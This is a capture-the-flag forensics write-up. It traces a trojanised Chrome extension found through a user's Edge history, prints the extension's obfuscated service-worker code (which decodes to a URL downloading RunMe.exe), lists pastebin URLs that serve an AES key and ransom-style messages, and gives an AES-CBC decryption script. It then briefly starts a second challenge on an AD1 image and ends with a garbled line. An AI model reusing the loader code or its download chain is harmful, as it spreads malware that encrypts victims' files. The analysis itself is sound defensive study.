
By noticing that he browsed the internet, i try to find udinp's (the username lol) browser history




Found it on “Users/udinp/AppData/Local/Microsoft/Edge/User Data/Default/” folder. I opened it with SQLite and checked the history.



I found https://github.com/v4yn/image-downloader.



Checked commit 80193d8 and found a google drive link
https://drive.google.com/file/d/1vfxnTlGFLqZNhCh5JfbgHoDKvoJJeaQN/view?usp=sharing



But, we doesn't have an access to it lol

Since the release page was replaced with the Google Drive link, we can access the release page and find a Chrome extension file. After examining some of the code in the file, we found obfuscated code in `src/background/serviceWorker.js`.

```
const _0x1b8a4e = [104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 116, 104, 117, 98, 46, 99,
111, 109, 47, 107, 101, 110, 115, 104, 105, 57, 57, 121, 47, 105, 109, 97, 103, 101, 45, 100,
111, 119, 110, 108, 111, 97, 100, 101, 114, 47, 114, 97, 119, 47, 114, 101, 102, 115, 47, 104,
101, 97, 100, 115, 47, 109, 97, 105, 110, 47, 82, 117, 110, 77, 101, 46, 101, 120, 101];
const _0x5a3c1b = String.fromCharCode(..._0x1b8a4e);

const _0x3e8f7c = [82, 117, 110, 77, 101];
const _0x2d8e4f = String.fromCharCode(..._0x3e8f7c);

const _0x1f9a8c = [101, 101, 102, 117, 102, 115, 115, 120, 101, 101, 95, 95, 97, 111, 48, 110,
51, 95, 51, 110, 115, 98, 108, 97, 111, 102, 98, 49, 114, 50, 125, 48, 51, 100, 99, 116, 95,
115, 117, 48, 56, 110];
```


```
const _0x4b7d2e = [1, 39, 31, 7, 11, 26, 15, 18, 5, 30, 9, 27, 35, 10, 28, 21, 36, 16, 17, 25,
14, 0, 8, 3, 24, 6, 34, 23, 4, 37, 41, 38, 20, 32, 2, 19, 12, 13, 33, 29, 40, 22];
const _0x3c6a5d = new Array(_0x1f9a8c.length);
for (let i = 0; i < _0x1f9a8c.length; i++) {
    _0x3c6a5d[_0x4b7d2e[i]] = _0x1f9a8c[i];
}
const asfgaerta3asdsa = String.fromCharCode(..._0x3c6a5d);
```

When we log those variables we will get a link to download the `RunMe.exe` file and also part 2 of the flag we are looking for.

```
> _0x3e8f7c
< ▸ (5) [82, 117, 110, 77, 101]
> _0x2d8e4f
< 'RunMe'
> _0x1f9a8c
<   (42) [101, 101, 102, 117, 102, 115, 115, 120, 101,
  ▸ 101, 95, 95, 97, 111, 48, 110, 51, 95, 51, 110, 11
    5, 98, 108, 97, 111, 102, 98, 49, 114, 50, 125, 48,
    51, 100, 99, 116, 95, 115, 117, 48, 56, 110]
> asfgaerta3asdsa
< 'becareful_of_sss_3xt3nn1ons_00efduba320e8}'
>
```

Because I'm lazy to turn off the anti-virus, the `RunMe.exe` file will download a file called `driverw.sys` from https://github.com/jonscafe/pengujianpl/tree/main/pert2/driverw.sys but the file has been moved to https://github.com/jonscafe/pengujianpl/tree/main/driver/driverw.sys.

I noticed that this is a shellcode, and not a driver




```
57 → push rdi
31 C0 → xor eax, eax
B9 0A000000 → mov ecx, 0x0A
53 → push rbx
48 83 EC 78 → sub rsp, 0x78
```

Drop the `driverw.sys` file to virustotal we find out there is one relation to `yppapi.exe` (https://www.virustotal.com/gui/file/af17add9e60d2f7fc028f17110d944801fb3a7b2cc1a9b811dd9b982075513a1/relations).

In the `yppapi.exe` behaviour (https://www.virustotal.com/gui/file/4da75b1ac27b50f323a86e8b76136e1b06a487c6522733077bf2f71da34d46ca/behavior) there is network connection where the executable request to three of pastebin url


GET http://pastebin.com/raw/HgaeMQwr
GET http://pastebin.com/raw/V5KLR6Ak
GET http://pastebin.com/raw/hapTHaUj

https://pastebin.com/raw/HgaeMQwr:
1d3bdda4ecc9e11c2d1c056698eb20d68ff95eda0709ee0639ccbd5ea9d5eaed
http://pastebin.com/raw/V5KLR6Ak: hahaha, you are encrypted by some cbc shit lmao. i really really hope that you run this shit in your sandbox or else you are cooked lol
http://pastebin.com/raw/hapTHaUj: if you are stupidly cooked, you can decrypt it yourself. its ez tbh.


just letting you know, the iv is the first 16 bytes

The AES-CBC Decryptor:


```python
#!/usr/bin/env python3

import sys
from pathlib import Path
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives import padding
from cryptography.hazmat.backends import default_backend

infile = "My Precious Resume - 2.pdf"
key =
bytes.fromhex("1d3bdda4ecc9e11c2d1c056698eb20d68ff95eda0709ee0639ccbd5ea9d5eaed")

p = Path(infile)
if not p.exists():
    sys.exit("file not found")

data = p.read_bytes()
iv, ct = data[:16], data[16:]

cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=default_backend())
dec = cipher.decryptor()
padded = dec.update(ct) + dec.finalize()

unpad = padding.PKCS7(128).unpadder()
plain = unpad.update(padded) + unpad.finalize()

out = p.with_name(p.stem + ".decrypted.pdf")
out.write_bytes(plain)
print("written:", out)
```



Digital Forensics/shiunji ouka (4 Solves)




Given an AccessData Custom Content Image (AD1) file. When i checked the user's command history in .bash_history, i found out that the user run init.sh but it is already been removed




This is a sign of a malware


```
iie¬ciiyaÔaáÿøãþõtiie¬éèéúíãúàà¬'¬õíciiyaÔaáÿøãþõtiie¬ciiyaÔaáÿøãþõtaáÿøãþõ¬¡itaáÿøãþõ¬¡itcat .bash_history
```



